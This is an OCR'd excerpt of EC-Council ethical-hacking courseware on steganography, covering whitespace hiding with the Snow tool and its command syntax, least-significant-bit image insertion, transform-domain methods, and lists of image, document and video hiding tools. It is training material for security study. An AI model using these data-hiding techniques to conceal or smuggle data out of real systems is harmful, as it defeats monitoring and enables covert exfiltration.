
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Steganography based on Cover Medium

1. Image Steganography
2. Document Steganography
3. Folder Steganography
4. Video Steganography
5. Audio Steganography
6. White Space Steganography
7. Web Steganography
8. Spam/Email Steganography
9. DVD-ROM Steganography
10. Natural Text Steganography
11. Hidden OS Steganography
12. C++ Source-Code Steganography

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steganography Tools



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Steganography based on Cover Medium

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the existence of the message. The increasing use of electronic file formats with new technologies has made data hiding possible. Basic steganography can be broken down into two areas: data hiding and document making. Document making deals with protection against removal. Its further classifications of cover medium include watermarking and fingerprinting.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The different types of steganography are as follows:

- Image Steganography
- Document steganography
- Folder Steganography
- Video Steganography
- Audio Steganography
- Whitespace Steganography
- Web Steganography
- Spam/Email Steganography
- DVD-ROM Steganography
- Natural Text Steganography
- Hidden OS Steganography
- C++ Source-Code Steganography

Whitespace Steganography

Whitespace steganography is used to conceal messages in ASCII text by adding whitespaces to the ends of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If built-in encryption is used, the message cannot be read even if it is detected.

- **Snow**

  Source: *http://www.darkside.com.au*

  Snow is a program for concealing messages in text files by appending tabs and spaces to the ends of lines, and for extracting messages from files containing hidden messages. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs. This usually allows three bits to be stored every eight columns. There is an alternative encoding scheme that uses alternating spaces and tabs to represent 0s and 1s. However, users rejected it because it uses fewer bytes but requires more columns per bit (4.5 vs. 2.67). An appended tab character is an indication of the start of the data, which allows the insertion of mail and news headers without corrupting the data.

  As shown in the screenshot, attackers use the Snow tool to hide messages in a text file using the following command:

  Syntax: **snow [-CQS] [-p passwd] [-l line-len] [-f file | -m message] [infile [outfile]]**

  Options:

  - **-C**: Compress the data if concealing, or uncompress it if extracting.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **-Q**: Quiet mode. If not set, the program reports statistics such as compression percentages and the amount of available storage space used.
- **-S**: Report on the approximate amount of space available for a hidden message in the text file. Line length is valid but ignore other options.
- **-p password**: If this is set, data encryption occurs with this password during concealment, or decryption during extraction.
- **-l line-length**: When appending whitespaces, Snow will always produce lines shorter than this value. By default, the line length is 80.
- **-f message-file**: The input text file will hide the contents of this file.
- **-m message-string**: The input text file will hide the contents of this string. Note that, unless a new line is somehow included in the string, it will not appear in the extracted message.




Figure 6.164: Screenshot of Snow

Image Steganography

Images are the most popular cover objects used for steganography. Image steganography allows you to conceal your secret message within an image. You can exploit the redundant bits of the image to conceal your message within it. These redundant bits are those parts of the image that have very little effect on it if altered. The detection of this alteration is not easy. You can conceal your information within images of different formats (e.g., .PNG, .JPG, .BMP).

Images are popular "cover objects" used for steganography by replacing redundant bits of image data with the message, in such a way that human eyes cannot detect the effect. Image steganography is classified into two types: image domain and transform domain. In ***image domain*** (spatial) techniques, a user embeds the messages directly in the intensity of the pixels. In ***transformdomain*** (frequency) techniques, first, the transformation of images occurs; then the user embeds the message in the image.

The following figure depicts the image steganography process and the role of steganography tools in the process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.165: Image steganography process

Image File Steganography Techniques

- **Least-Significant-Bit Insertion**

  The least-significant-bit insertion technique is the most commonly used technique of image steganography, in which the least significant bit (LSB) of each pixel helps hold secret data. The LSB is the rightmost bit of each pixel of an image.

  In the LSB insertion method, the binary data of the message are broken up and inserted into the LSB of each pixel in the image file in a deterministic sequence. Modifying the LSB does not result in a visible difference because the net change is minimal and can be indiscernible to the human eye. Thus, its detection is difficult.

  Hiding the data:

  - The stego tool makes a copy of an image palette with the help of the red, green, and blue (RGB) model
  - Each pixel of the 8-bit binary number LSB is substituted with one bit of the hidden message
  - A new RGB color in the copied palette is produced
  - With the new RGB color, the pixel is changed to an 8-bit binary number

  Suppose you have chosen a 24-bit image to hide your secret data, which you can represent in digital form, as follows:

  (00100111 11101001 11001000) (00100111 11001000 11101001) (11001000 00100111 11101001)

  Suppose you want to hide the letter "H" in the above 24-bit image. The system represents the letter "H" by binary digits 01001000. To hide this "H," you can change the previous stream to:




Figure 6.166: Example of LSB insertion

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

You just need to replace the LSB of each pixel of the image file, as shown in the figure. To retrieve this H at the other side, the recipient combines all the LSB image bits and is thus able to detect the H.

- **Masking and Filtering**

  Masking and filtering techniques exploit the limitations of human vision, which is incapable of detecting slight changes in images. Grayscale images and digital watermarks can hide information in a way similar to that of watermarks on paper.

  Masking allows you to conceal secret data by placing the data in an image file. You can use masking and filtering techniques on 24-bit-per-pixel and grayscale images. To hide secret messages, you must adjust the luminosity and opacity of the image. If the change in luminance is insignificant, then people other than the intended recipients will fail to notice that the image contains a hidden message. This technique can be easily applied as the image remains undisturbed. In most cases, users perform masking of JPEG images. Lossy JPEG images are relatively immune to cropping and compression image operations. Hence, you can hide your information in lossy JPEG images, often using the masking technique. If a message hides in significant areas of the picture, the steganography image encoded with a marking degrades at a lower rate under JPEG compression.

  Masking techniques can be detected with simple statistical analysis but are resistant to lossy compression and image cropping. The information is not hidden in the noise but in the significant areas of the image.

- **Algorithms and Transformation**

  The algorithms and transformation technique involves hiding secret information during image compression. In this technique, the user conceals the information by applying various compression algorithms and transformation functions. A compression algorithm and transformation uses a mathematical function to hide the coefficient of the least bit during image compression. The data are embedded in the cover image by changing the coefficients of a transformation of an image. Generally, JPEG images are the most suitable for compression, as they can function at different compression levels. This technique provides a high level of invisibility of secret data. JPEG images use a discrete cosine transform to achieve compression.

  There are three types of transformation used in the compression algorithm:

  - Fast Fourier transformation
  - Discrete cosine transformation
  - Wavelet transformation

  If the user embeds the information in the spatial domain of the LSB insertion technique, information hidden in the images can be vulnerable to attacks. An attacker can utilize simple signal-processing techniques and damage the information hidden in the image when using the LSB insertion technique. This may refer to the loss of information when the image undergoes certain processing techniques like compression. To overcome

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

these problems, one can hide the information with frequency-domain-based techniques such as fast Fourier transformation, discrete cosine transformation, or wavelet transformation. Digital data are not continuous in the frequency domain. Analysis of the image data, to which frequency domain transformations are applied, becomes extremely challenging, which renders cryptanalysis attacks difficult to be performed.

Image Steganography Tools

- **OpenStego**

  Source: *https://www.openstego.com*

  OpenStego is a steganography application that provides the following functions.

  - **Data Hiding:** It can hide any data within a cover file (e.g., images)
  - **Watermarking:** Watermarking files (e.g., images) with an invisible signature. It can be used to detect unauthorized file copying.




Figure 6.167: Screenshot of OpenStego

Some examples of image steganography tools are as follows:

- StegOnline (*https://stegonline.georgeom.net*)
- Coagula (*https://www.abc.se*)
- QuickStego (*http://quickcrypto.com*)
- SSuite Picsel (*https://www.ssuitesoft.com*)
- CryptaPix (*https://www.briggsoft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Document Steganography

Document steganography is the technique of hiding secret messages transferred in the form of documents. It includes the addition of whitespaces and tabs at the ends of lines. A stego-document is a cover document comprising the hidden message. Steganography algorithms, referred to as the "**stego system**," are employed to hide the secret messages in the cover medium at the sender end. The same algorithm is used by the recipient to extract the hidden message from the stego-document.

The following diagram illustrates the document steganography process:

Figure 6.168: Document steganography process

Document Steganography Tools

Document steganography tools help in hiding files within documents, such as text or html files, using steganography methods.

- **StegoStick**

  Source: *https://sourceforge.net*

  StegoStick is a steganographic tool that allows attackers to hide any file in any other file. It is based on image, audio, or video steganography, which hides any file or message in an image (BMP, JPG, GIF, etc.), audio/video (MPG, WAV, etc.), or any other file format (PDF, EXE, CHM, etc.).




Figure 6.169: Screenshot of StegoStick

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some examples of document steganography tools are listed as follows:

- StegJ (*http://stegj.sourceforge.net*)
- Office XML (*https://www.irongeek.com*)
- SNOW (*http://www.darkside.com.au*)
- Data Stash (*https://www.skyjuicesoftware.com*)
- Texto (*http://www.eberl.net*)

Video Steganography

The image steganography discussed earlier can only hide a small amount of data inside image carrier files. Thus, image steganography can only be used when small amounts of data are to be hidden in the image files. However, one can use video steganography when it is necessary to hide large amounts of data inside carrier files.

Video steganography is a technique to hide any kind of file with any extension in a carrying video file. The information is hidden in video files of different formats, such as .AVI, .MPG4, .WMV, etc. Discrete cosine transform (DCT) manipulation is used to add secret data at the time of the transformation process of the video.

Video files carry the secret information from one end to another. This ensures greater security of your secret information. Numerous secret messages can be hidden in video files as every frame consists of both images and sound. As the carrier video file is a moving stream of images and sound, it is difficult for the unintended recipient to notice the distortion in the video file caused due to the secret message, and therefore, the message might go unobserved because of the continuous flow of the video. You can apply all the techniques available for image and audio steganography to video steganography.

The information hidden in video files is nearly impossible to be recognized by the human eye, as the change in pixel color is also negligible.

The following tools facilitate the hiding of secret information in running videos using video steganography:

- **OmniHide Pro**

  Source: *https://omnihide.com*

  OmniHide PRO allows you to hide any secret file within an innocuous image, video, music file, etc. The user can use or share the resultant stego file like a normal file without anyone knowing the hidden content; thus, this tool enables you to save your secret file from prying eyes. It also enables you to add a password to hide your file and enhance security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

